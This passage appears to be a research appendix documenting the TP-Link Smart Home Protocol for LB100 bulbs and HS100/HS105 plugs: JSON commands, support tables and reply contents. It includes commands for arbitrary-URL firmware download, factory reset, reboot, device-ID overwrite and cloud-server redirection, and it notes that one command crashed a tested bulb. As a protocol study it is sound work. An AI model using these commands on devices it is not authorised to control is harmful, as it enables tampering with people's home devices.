{"add_rule": {"name":"name","repeat":1,"wday": [1,0,1,0,1,0,0],"stime_opt":0,"eact":- 1,"smin":780,"s_light": {"saturation":21,"hue":129,"brightness":17 ,"color_temp":0,"mode":"customize_preset ","on_off":1},"enable":1,"day":24,"year":2 017,"month":8,"sact":2,"emin":- 1,"etime_opt":-1}}} [Source: 32, 33]	smin: Start time in minutes after midnight. For example, 1 AM would be represented as '60'. Must be included if stime_opt is '0', otherwise smin is optional. sact: Whether to turn device on or off at start of rule. '-1' = Start time not used '0' = Turn device off at start of rule '1' = Turn device on at start of rule. '2' = Currently unknown wday: Days that rule should be active, represented in an array of seven bits. Rule will be active on each day with a bit set to 1. Sunday is first bit [1,0,0,0,0,0,0], and Saturday is last [0,0,0,0,0,0,1]. enable: Whether schedule rule is active or not. '1' = Rule enabled '0' = Rule disabled frequency: Purpose currently unknown. Integer values from '1' to '10' are accepted. repeat: Whether the rule will be used more than one time. '0' = Schedule rule will only be used once. '1' = Schedule rule will be use more than once. etime_opt: End time options for schedule rule. '-1' = Do not use end time in rule definition. '0' = End time independent of sun '1' = End time triggered at sunrise '2' = End time triggered at sunset Emin = End time in minutes after midnight. For example, 1 AM would be represented as '60'. Must be included if etime_opt is '0', otherwise emin is optional. eact: Whether to turn device on or off at end of rule. '-1' = End time not used '0' = Turn device off at end of rule '1' = Turn device on at end of rule. '2' = Currently unknown name: User-defined name for rule <u>Required Inputs (Smartlife Module)</u> s_light: Believed to signify target device as a lightbulb saturation: Sets saturation of bulb's light output. Integer values from

	0 to 100 are accepted. hue: Sets hue of bulb's light output. Integer values from 0 to 360 accepted. Brightness: Sets brightness of bulb's light output. Integer values from 0 to 100 accepted. color_temp: Sets color temperature of bulb's light output. Integer values from 2500 to 9000 are accepted, representing 2500 to 9000 Kelvin. Mode: Operation mode of device. At this time, the existence of two modes is known. 'customize_preset' = Operate at a specific brightness level 'last_status' = Operate at last set brightness setting. on_off: Whether to turn device on or off. '0' = Turn device off '1' = Turn device on Note: Impact of 'on_off' versus 'eact' and 'sact' for setting device on or off is not currently understood. <u>Optional Inputs (Both Module Types)</u> Month: Purpose currently unknown. Year: Purpose currently unknown. Longitude: Purpose currently unknown. Day: Purpose currently unknown. Latitude: Purpose currently unknown. Force: Purpose currently unknown.
{"schedule":{"delete_all_rules":{}}} [Source: 59]	Delete all schedule rules.
{"smartlife.iot.common.schedule": {"delete_all_rules":{}}} [Source: 32]	
{"schedule":{"delete_rule": {"id":"ABCDEF123456789ABCDEF123456789AB"}}} [Source: 59]	Delete schedule rule with a given rule ID <u>Required Inputs</u> Id: ID number (in hex) of schedule rule to delete.
{"smartlife.iot.common.schedule": {"delete_rule":{...}}}	

{"schedule":{"edit_rule":{"stime_opt":0,"wday":[1,0,0,1,1,0,0],"smin":1014,"enable":1,"repeat":1,"etime_opt":-1,"id":"ABCDEF123456789ABCDEF123456789AB","name":"lights on","eact":-1,"month":0,"sact":1,"year":0,"longitude":0,"day":0,"force":0,"latitude":0,"emin":0}}} [Source: 59]	Edit a schedule rule using a rule's ID <u>Required Inputs</u> Id: ID number (in hex) of schedule rule to edit. *[Refer to 'add_rule' for remaining required and optional inputs for both types of modules.]*
{"smartlife.iot.common.schedule":{"edit_rule":{…}}} [Source: 32, 33]	
{"schedule":{"get_monthstat":{"year":2019}}} [Source: 32]	Get time (in minutes) of active usage of device for each month in a requested year. If device is plugged in but not being used, this time statistic does not increment. <u>Required Inputs</u> year: Desired year, as an integer
{"smartlife.iot.common.schedule":{"get_monthstat":{…}}} [Source: 32]	
{"schedule":{"get_daystat":{"month":7,"year":2019}}} [Source: 32]	Get time (in minutes) of active usage of device for each day in a requested month. If device is plugged in but not being used, this time statistic does not increment. <u>Required Inputs</u> month: Desired month, as an integer '1' to '12' year: Desired year, as an integer
{"smartlife.iot.common.schedule":{"get_daystat":{...}}} [Source: 31, 32]	
{"schedule":{"erase_runtime_stat":{}}} [Source: 59]	Erase runtime statistics for each day and month that a device has been used. Note that days and months that the device was used will still appeared in the daystat and monthstat queries, but usage time will be empty
{"smartlife.iot.common.schedule":{"erase_runtime_stat":{}}} [Source: 32]	
{"schedule":{"get_next_action":{}}}	Get next scheduled action for the device. Returns the time of the next action in seconds from midnight.

[Source: 59] {"smartlife.iot.common.schedule":{"get_next_action":{}}} [Source: 32, 33]	
{"schedule":{"get_rules":{}}} [Source: 59]	Get complete list of scheduled actions.
{"smartlife.iot.common.schedule":{"get_rules":{}}} [Source: 31, 32, 33]	
{"schedule":{"set_overall_enable":{"enable":0}}} [Source: 59]	Enable or disable use of schedule rules. Must be enabled to use any schedule rule or combination of rules. <u>Required Inputs</u> enable: '0' = Disable use of schedule rules '1' = Enable use of schedule rules
{"smartlife.iot.common.schedule":{"set_overall_enable":{...}}} [Source: 32]	
system	
{"system":{"check_new_config":{}}} [Source: 59]	Check device configuration. Note: This command was either unsupported or caused tested devices to become unresponsive.
{"system":{"download_firmware":{"url":"http://…."}}} [Source: 59]	Download a firmware file from a specified URL. <u>Required Inputs</u> url: Domain or IP address to download new firmware image
{"smartlife.iot.common.system":{"download_firmware":{...}}}	
{"system":{"flash_firmware":{}}} [Source: 59]	After new firmware is downloaded, run this command to flash device. Note: new firmware image must be signed with one of four built-in RSA keys to be accepted.
{"smartlife.iot.common.system":{"flash_firmware":{}}}	

{"system":{"get_dev_icon":{}}} [Source: 59]	Get device icon. Note: Unsupported by tested devices.
{"smartlife.iot.common.system": {"get_dev_icon":{}}}	
{"system":{"get_download_state":{}}} [Source: 59]	Check download state while device is downloading firmware.
{"smartlife.iot.common.system": {"get_download_state":{}}}	
{"system":{"get_sysinfo":{}}} [Source: 59]	Get system info about device, such as software and hardware versions.
{"smartlife.iot.common.system": {"get_sysinfo":{}}} [Source: 32, 33]	
{"system":{"reboot":{"delay":1}}} [Source: 24, 59]	Reboot device. <u>Required Inputs</u> delay: Time for device to wait before rebooting device, in seconds.
{"smartlife.iot.common.system":{"reboot": {...}}} [Source: 31, 32, 33]	
{"system":{"reset":{"delay":1}}} [Source: 59]	Reset device to factory settings. <u>Required Inputs</u> delay: Time for device to wait before resetting device, in seconds.
{"smartlife.iot.common.system":{"reset": {...}}} [Source: 32]	
{"system":{"set_dev_alias":{"alias":"new device alias"}}} [Source: 59]	Set device's alias. Overwrites current alias. <u>Required Inputs</u> alias: String for new device name
{"smartlife.iot.common.system": {"set_dev_alias":{...}}}	

[Source: 32,33]	
{"system":{"set_dev_icon": {"icon":"xxxx","hash":"ABCD"}}} [Source: 59]	Set device icon. Note: Unsupported by tested devices.
{"smartlife.iot.common.system": {"set_dev_icon":{...}}}	
{"system":{"set_dev_location": {"longitude":1,"latitude":2, "latitude_i":10000, "longitude_i":20000}}} [Source: 59, 61]	Set device's location in latitude and longitude. Latitude_i and longitude_i must be included, where each is the "regular" dimension multiplied by 10000 and rounded. Purpose for a second set of latitude and longitude is currently unknown. 'latitude_i' and 'longitude_i' are reported during "get_sysinfo", not 'latitude' and 'longitude'. <u>Required Inputs</u> latitude: Latitude latitude_i: Latitude multiplied by 10000 longitude: Longitude longitude_i: Longitude multiplied by 10000
{"smartlife.iot.common.system": {"set_dev_location":{...}}} [Source: 32]	
{"system":{"set_device_id": {"deviceId":"0123456789ABCDEF0123456789ABCDEF01234567"}}} [Source: 59]	Set device's "device ID" number. Overwrites current device ID. <u>Required Inputs</u> deviceID: Number for new device ID, in hex.
{"system":{"set_hw_id": {"hwId":"0123456789ABCDEF0123456789ABCDEF"}}} [Source: 59]	Set device's "hardware ID" number. Note: Does not appear supported by tested devices.
{"system":{"set_led_off":{"off":1}}} [Source: 59]	Turn device's LED on/off. <u>Required Inputs</u> off: LED state '0' = LED will be turned on '1' = LED will be turned off
{"system":{"set_mac_addr":{"mac":"50-C7-BF-01-02-03"}}} [Source: 59]	Set device's MAC address Note: Does not appear supported by tested devices.

{"system":{"set_relay_state":{"state":1}}} [Source: 59]	Turn device relay on/off. <u>Required Inputs</u> state: Relay state of device. '0' = Turn power relay off '1' = Turn power relay on
{"system":{"set_test_mode": {"enable":1}}} [Source: 24, 59]	Set device to run in "test mode" upon reboot. Note: Does not appear supported by tested devices.
{"system":{"test_check_uboot":{}}} [Source: 59]	Perform uBoot Bootloader Check Note: Does not appear supported by tested devices.
time/timesetting	
{"time":{"get_time":{}}} [Source: 59]	Get device time.
{"smartlife.iot.common.timesetting": {"get_time":{}}} [Source: 32,33]	
{"time":{"get_timezone":{}}} [Source: 59]	Get device timezone.
{"smartlife.iot.common.timesetting": {"get_timezone":{}}} [Source: 32,33]	
{"time":{"set_time": {"year":2017,"month":8,"mday":24,"hour": 20,"min":10,"sec":19}}} [Source: 59]	Set device time. <u>Required Inputs</u> year: Desired year, as an integer month: Desired month, as an integer from '1' to '12' mday: Desired day, as an integer. hour: Desired hour, as an integer on a 24 hour clock min: Desired minute, as an integer sec: Desired second, as an integer
{"smartlife.iot.common.timesetting": {"set_time":{...}}} [Source: 33]	

{"time":{"set_timezone": {"year":2017,"month":1,"mday":1,"hour":10,"min":10,"sec":10,"index":42}}} [Source: 59]	Set device time and timezone. <u>Required Inputs</u> Index: Desired timezone, as an integer from '0' to '109' *[Refer to 'set_time' for remaining required inputs.]*
{"smartlife.iot.common.timesetting": {"set_timezone":{...}}} [Source: 33]	
lightingservice	
{"smartlife.iot.smartbulb.lightingservice": {"get_default_behavior":{}}} [Source: 33]	Get the default behavior for the device when it powers on.
{"smartlife.iot.smartbulb.lightingservice": {"get_light_details":{}}} [Source: 32,33]	Get the system details for the smart bulb such as minimum and maximum voltages, lamp beam angle and maximum lumen output.
{"smartlife.iot.smartbulb.lightingservice": {"get_light_state":{}}} [Source: 32,33]	Get the "on"/"off" state of the bulb. Also, if the bulb is on, this command returns the current values for the hue, saturation, brightness and color temperature. If bulb is off, return the hue, saturation, brightness, and color temperature that the bulb will default to when turned back on.
{"smartlife.iot.smartbulb.lightingservice": { "set_default_behavior": {"soft_on": { "mode": "customize_preset","index": 3}}}}	Set default behavior of device when it is turned on. <u>Required Inputs</u> "soft_on" or "hard_on": Select which default behavior to edit. "soft_on" = Behavior to implement when bulb receives command to turn on from Smart Home Protocol "hard_on" = Behavior to implement when power is restored to the bulb, such as if a power switch is turned on. Mode: Operation mode to implement when turning on. Currently, only two operation modes are known. "customize_preset" = Set light setting from one of four preset light configurations "last_status" = Set light setting to same condition as it was before it was turned off Index: Used to select one of the four preset light configurations.

	Ranges from ‘0’ to ‘3.’ Only include in command if mode is “customize_preset”
{"smartlife.iot.smartbulb.lightingservice": {"transition_light_state": {"ignore_default":1,"transition_period":1,"mode":"normal","hue":120,"on_off":1,"saturation":65,"color_temp":0,"brightness":0.5}}} [Source: 31,32,33]	Turn light bulb on/off. <u>Required Inputs</u> Ignore_default: Whether or not to override “default on” setting when turning bulb on. *If bulb is currently off and being turned on…* ‘0’ = Default overrides settings in command. Bulb set to “soft_on” default setting. ‘1’ = Command overrides default. Bulb ignores “soft_on”, uses command settings instead. undefined = Default overrides settings in command. Bulb set to “soft_on” default setting *If bulb is already on and being set to another “on” setting…* Bulb will use command settings, no matter if ignore_default is ‘0’, ‘1’, or undefined. Transition_period: Time device should take to adjust to new brightness level, in milliseconds. Integer values from 0 to 10000 are accepted. saturation: Sets saturation of bulb’s light output. Integer values from 0 to 100 are accepted. hue: Sets hue of bulb’s light output. Integer values from 0 to 360 accepted. brightness: Sets brightness of bulb’s light output. Integer values from 0 to 100 accepted. color_temp: Sets color temperature of bulb’s light output. Integer values from 2500 to 9000 are accepted, representing 2500 to 9000 Kelvin. Mode: Operation mode of device. At this time, the existence of two modes is known. ‘customize_preset’ = Operate at a specific brightness level ‘last_status’ = Operate at last set brightness setting. on_off: Whether to turn device on or off. ‘0’ = Turn device off ‘1’ = Turn device on
{"smartlife.iot.smartbulb.lightingservice":	Retrieve the 4 preset configurations in an array called “states.” Each

{"get_preferred_state":{}}}	configuration will have a reference index, hue, saturation, color temperature, and brightness.
{"smartlife.iot.smartbulb.lightingservice": {"set_preferred_state": {"index":0,"brightness":68}}}	Edit values of one of the “presets.” Note: when interacting with the LB100, it was only possible for the user to change the “brightness” value of the “presets.” Other values could not be manipulated. <u>Required Inputs</u> index: Used to select one of the four preset light configurations. Ranges from ‘0’ to ‘3.’ brightness: Sets brightness of bulb’s light output. Integer values from 0 to 100 accepted.

A2. Table 5

Table 5: TSHP Method Support

“anti_theft” Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"anti_theft":"add_rule"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.anti_theft": "add_rule"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"anti_theft":"delete_all_rules"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.anti_theft": "delete_all_rules"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"anti_theft":"delete_rule"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.anti_theft": "delete_rule"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"anti_theft":"edit_rule"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.anti_theft": "edit_rule"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"anti_theft":"get_rules"	Not supported, Error code: -2001,	Supported

	Error message: "Module not support"	
"smartlife.iot.common.anti_theft": "get_rules"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"anti_theft":"set_overall_enable"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.anti_theft": "set_overall_enable"	Supported	Not supported, Error code: -1, Error message: "Module not support"
“cnCloud” / “cloud” Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"cnCloud":"bind"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
smartlife.iot.common.cloud": "bind"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"cnCloud":"get_info"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
smartlife.iot.common.cloud": "get_info"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"cnCloud":"get_intl_fw_list"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
smartlife.iot.common.cloud": "get_intl_fw_list"	Supported	Not supported, Error code: -1, Error message: "Module not

		support"
"cnCloud":"set_server_url"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
smartlife.iot.common.cloud": "set_server_url"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"cnCloud":"unbind"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
smartlife.iot.common.cloud": "unbind"	Supported	Not supported, Error code: -1, Error message: "Module not support"
count_down Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"count_down":"add_rule"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.count_down":"add_rule"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"count_down":"delete_all_rules"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.count_down":"delete_all_rules"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"count_down":"delete_rule"	Not supported, Error code: -2001, Error message: "Module not	Supported

	support"	
"smartlife.iot.common.count_down":"delete_rule"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"count_down":"edit_rule"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.count_down":"edit_rule"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"count_down":"get_rules"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.count_down":"get_rules"	Supported	Not supported, Error code: -1, Error message: "Module not support"
“dimmer” Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"dimmer":"get_default_behavior"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer": "get_dimmer_parameters"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer":"set_brightness"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer":"set_dimmer_transition	Not supported,	Not supported,

"	Error code: -2001, Error message: "Module not support"	Error code: -1, Error message: "module not support"
"dimmer": "set_double_click_action"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer": "set_fade_off_time"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer":"set_fade_on_time"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer":"set_gentle_off_time"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer":"set_gentle_on_time"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer": "set_long_press_action"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
"dimmer":"set_switch_state"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "module not support"
“emeter” Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"emeter":"erase_emeter_stat"	Not supported,	Not supported,

	Error code: -2001, Error message: "Module not support"	Error code: -1, Error message: "Module not support"
"smartlife.iot.common.emeter": "erase_emeter_stat"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"emeter":"get_daystat"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "Module not support"
"smartlife.iot.common.emeter": "get_daystat"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"emeter":"get_monthstat”	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "Module not support"
"smartlife.iot.common.emeter": "get_monthstat"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"emeter":"get_realtime"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "Module not support"
"smartlife.iot.common.emeter": "get_realtime"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"emeter":"get_vgain_igain"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "Module not support"
"emeter":"set_vgain_igain"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "Module not support"

"emeter":"start_calibration"	Not supported, Error code: -2001, Error message: "Module not support"	Not supported, Error code: -1, Error message: "Module not support"
“netif” Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"netif":"get_scaninfo"	Supported	Supported
"netif":"get_stainfo"	Supported	Not supported, Error code:-2, "Member not support"
"netif":"set_stainfo"	Supported	Supported
“schedule” Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"schedule":"add_rule"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule": "add_rule"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"schedule":"delete_all_rules"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule": "delete_all_rules"	Supported	Not supported, Error code: -1,Error message: "Module not support"
"schedule":"delete_rule"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule":	Supported	Not supported,

"delete_rule"		Error code: -1, Error message: "Module not support"
"schedule":"edit_rule"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule": "edit_rule"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"schedule":"get_monthstat"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule": "get_monthstat"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"schedule":"get_daystat"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule": "get_daystat"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"schedule":"erase_runtime_stat"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule": "erase_runtime_stat"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"schedule":"get_next_action"	Not supported, Error code: -2001, Error message: "Module not support"	Supported

"smartlife.iot.common.schedule": "get_next_action"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"schedule":"get_rules"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule": "get_rules"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"schedule":"set_overall_enable"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.schedule": "set_overall_enable"	Supported	Not supported, Error code: -1, Error message: "Module not support"
“system” Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"system":"check_new_config"	Observation: Device did not respond, then became temporarily unresponsive, then turned off WAP, before eventually rebooting	Not supported, Error code:-2, "Member not support"
"system":"download_firmware"	Supported	Supported
"smartlife.iot.common.system": "download_firmware"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"system":"flash_firmware"	Not supported, Error code: -2000, Error message: "Method not support"	Not supported, Error code: -2, Error message: "auto flash, do not support flash_firmware”
"smartlife.iot.common.system": "flash_firmware"	Not supported, Error code: -10004, Error message: “auto flash, do	Not supported, Error code: -1, Error message: "Module not

	not support flash_firmware”	support"
"system":"get_dev_icon"	Not supported, Error code: -2000, Error message: "Method not support"	Not supported, Error code: -2, Error message: "software not support”
"smartlife.iot.common.system": "get_dev_icon"	Not supported, Error code: -10004, Error message: “software not support”	Not supported, Error code: -1, Error message: "Module not support"
"system":"get_download_state"	Supported	Supported
"smartlife.iot.common.system": "get_download_state"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"system":"get_sysinfo"	Supported	Supported
"smartlife.iot.common.system": "get_sysinfo"	Not supported, Error code: -2000, Error message: "Method not support"	Not supported, Error code: -1, Error message: "Module not support"
"system":"reboot"	Not supported, Error code: -2000, Error message: "Method not support"	Supported
"smartlife.iot.common.system": "reboot"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"system":"reset"	Not supported, Error code: -2000, Error message: "Method not support"	Supported
"smartlife.iot.common.system": "reset"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"system":"set_dev_alias"	Not supported, Error code: -2000,	Supported

	Error message: "Method not support"	
"smartlife.iot.common.system": "set_dev_alias"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"system":"set_dev_icon”	Not supported, Error code: -2000, Error message: "Method not support"	Not supported, Error code: -2, Error message: "software not support”
"smartlife.iot.common.system": "set_dev_icon"	Not supported ,Error code: -10004, Error message: “software not support”	Not supported, Error code: -1, Error message: "Module not support"
"system":"set_dev_location"	Not supported, Error code: -2000, Error message: "Method not support"	Supported
"smartlife.iot.common.system": "set_dev_location"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"system":"set_device_id"	Not supported, Error code: -2000, Error message: "Method not support"	Supported
"system":"set_hw_id"	Not supported, Error code: -2000, Error message: "Method not support"	Not supported, Error code:-2, Error message: "Member not support"
"system":"set_led_off"	Not supported, Error code: -2000, Error message: "Method not support"	Supported
"system":"set_mac_addr"	Not supported, Error code: -2000, Error message: "Method not support"	Not supported, Error code:-2, Error message: "Member not support"

"system":"set_relay_state"	Not supported, Error code: -2000, Error message: "Method not support"	Supported
"system":"set_test_mode"	Not supported, Error code: -2000, Error message: "Method not support"	Not supported, Error code: -2, Error message: "software not support"
"system":"test_check_uboot"	Not supported, Error code: -2000, Error message: "Method not support"	Not supported, Error code:-2, Error message: "Member not support"
"time" / "timesetting" Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"time":"get_time"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.timesetting":"get_time"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"time":"get_timezone"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.timesetting":"get_timezone"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"time":"set_time"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.timesetting":"set_time"	Supported	Not supported, Error code: -1, Error message: "Module not

		support"
"time":"set_timezone"	Not supported, Error code: -2001, Error message: "Module not support"	Supported
"smartlife.iot.common.timesetting":"set_timezone"	Supported	Not supported, Error code: -1, Error message: "Module not support"
“lightingservice” Module		
Command	LB100 Bulb	HS100 & HS105 Plug
"smartlife.iot.smartbulb.lightingservice":"get_default_behavior"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"smartlife.iot.smartbulb.lightingservice":"get_light_details"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"smartlife.iot.smartbulb.lightingservice":"get_light_state"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"smartlife.iot.smartbulb.lightingservice":"set_default_behavior"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"smartlife.iot.smartbulb.lightingservice":"transition_light_state"	Supported	Not supported, Error code: -1, Error message: "Module not support"
"smartlife.iot.smartbulb.lightingservice":"get_preferred_state"	Supported	Not supported, Error code: -1, Error message: "Module not support"

"smartlife.iot.smartbulb.lightingservice":"set_preferred_state"	Supported	Not supported, Error code: -1, Error message: "Module not support"

A3. Table 6

Table 6: TSHP Method Replies

	anti_theft	
Command	Bulb Reply	Plug Reply
"anti_theft":"add_rule"	X	Device-assigned ID of added rule
"smartlife.iot.common.anti_theft":"add_rule"	Device-assigned ID of added rule	X
"anti_theft":"delete_all_rules"	X	Acknowledgment only
"smartlife.iot.common.anti_theft":"delete_all_rules"	Acknowledgment only	X
"anti_theft":"delete_rule"	X	Acknowledgment only
"smartlife.iot.common.anti_theft":"delete_rule"	Acknowledgment only	X
"anti_theft":"edit_rule"	X	Acknowledgment only
"smartlife.iot.common.anti_theft":"edit_rule"	Acknowledgment only	X
"anti_theft":"get_rules"	X	For each rule: rule ID, rule name, whether enabled/not, days that it is used, start time, end time, frequency setting, whether the rule is repeated
"smartlife.iot.common.anti_theft":"get_rules"	*See "anti_theft":"get_rules" for details*	X
"anti_theft": "set_overall_enable"	X	Acknowledgment only
"smartlife.iot.common.anti_theft":"set_overall_enable"	Acknowledgment only	X

	cnCloud / cloud	
Command	Bulb Reply	Plug Reply
"cnCloud":"bind"	X	Acknowledgment only
smartlife.iot.common.cloud":"bind"	Acknowledgment only	X
"cnCloud":"get_info"	X	Username of account tied to device (if any), URL of server that device is attached to, whether a device is bound to cloud server or not, whether there is an internet connection available to the server, Additional returned information who purpose is currently unknown: “illegalType”, “tcspStatus”, “fwDLPage”, “tcspInfo”, “stopConnect”, “fwNotifyType”
smartlife.iot.common.cloud":"get_info"	*See "cnCloud":"get_info" for details*	X
"cnCloud":"get_intl_fw_list"	X	If no update is available, an empty “fw_list” array is returned. If an update is available, “fw_list” contains the following entries: Version of firmware update, log entry to explain the update, date update was released, URL on TP-Link cloud website to download update, 3 entries whose purpose is currently unknown (“fwReleaseLogUrl”, “fwLocation”, “fwType”)
smartlife.iot.common.cloud":"get_intl_fw_list"	*See "cnCloud":"get_intl_fw_list" for details*	X

"cnCloud":"set_server_url"	X	Acknowledgment only
smartlife.iot.common.cloud": "set_server_url"	Acknowledgment only	X
"cnCloud":"unbind"	X	Acknowledgment only
smartlife.iot.common.cloud": "unbind"	Acknowledgment only	X
	count_down	
Command	Bulb Reply	Plug Reply
"count_down":"add_rule"	X	Device-assigned ID of added rule
"smartlife.iot.common.count_down":"add_rule"	Device-assigned ID of added rule	X
"count_down": "delete_all_rules"	X	Acknowledgment only
"smartlife.iot.common.count_down":"delete_all_rules"	Acknowledgment only	X
"count_down":"delete_rule"	X	Acknowledgment only
"smartlife.iot.common.count_down":"delete_rule"	Acknowledgment only	X
"count_down":"edit_rule"	X	Acknowledgment only
"smartlife.iot.common.count_down":"edit_rule"	Acknowledgment only	X
"count_down":"get_rules"	X	Rule ID, whether enabled/not, rule name, time to be counted down, whether to turn device on/off at end of time, time remaining before rule is activated.
"smartlife.iot.common.count_down":"get_rules"	*See "count_down":"get_rules" for details*.	X
	emeter	

Command	Bulb Reply	Plug Reply
"smartlife.iot.common.emeter" : "erase_emeter_stat"	Acknowledgment only	X
"smartlife.iot.common.emeter" : "get_daystat"	For each day device was used: date, energy usage in Watt-hours	X
"smartlife.iot.common.emeter" : "get_monthstat"	For each month device was used: Month & year, energy usage in Watt-hours Note: Values are reported in order they are added to the device. If device clock is shifted back and forth by user, data will appear in non-chronological order. (Example: Device is set to July, then set to April, then to June, then data will be reported in the following order: July→April→June)	X
"smartlife.iot.common.emeter" :"get_realtime"	Current power usage in mw	X
	netif	
Command	Bulb Reply	Plug Reply
"netif":"get_scaninfo"	SSID and security type of all detected 2.4 GHz WLAN	SSID and security type of all detected 2.4 GHz WLAN
"netif":"get_stainfo"	If unconnected to a WLAN: Empty response If connected to a WLAN: WLAN SSID, WLAN security type, WLAN RSSI	X
"netif":"set_stainfo"	Acknowledgment only	Acknowledgment only

	schedule	
Command	Bulb Reply	Plug Reply
"schedule":"add_rule"	X	Device-assigned ID of added rule
"smartlife.iot.common.schedule":"add_rule"	Device-assigned ID of added rule	X
"schedule":"delete_all_rules"	X	Acknowledgment only
"smartlife.iot.common.schedule":"delete_all_rules"	Acknowledgment only	X
"schedule":"delete_rule"	X	Acknowledgment only
"smartlife.iot.common.schedule":"delete_rule"	Acknowledgment only	X
"schedule":"edit_rule"	X	Acknowledgment only
"smartlife.iot.common.schedule":"edit_rule"	Acknowledgment only	X
"schedule":"get_monthstat"	X	For each month in year that device was used: month, elapsed time that device was actively used (in minutes)
"smartlife.iot.common.schedule":"get_monthstat"	*See "schedule":"get_monthstat": for details*.	X
"schedule":"get_daystat"	X	For each day in month that device was used: date, elapsed time that device was actively used (in minutes)
"smartlife.iot.common.schedule":"get_daystat"	*See "schedule":"get_daystat": for details*.	X
"schedule":"erase_runtime_stat"	X	Acknowledgment only
"smartlife.iot.common.schedule":"erase_runtime_stat"	Acknowledgment Only	X
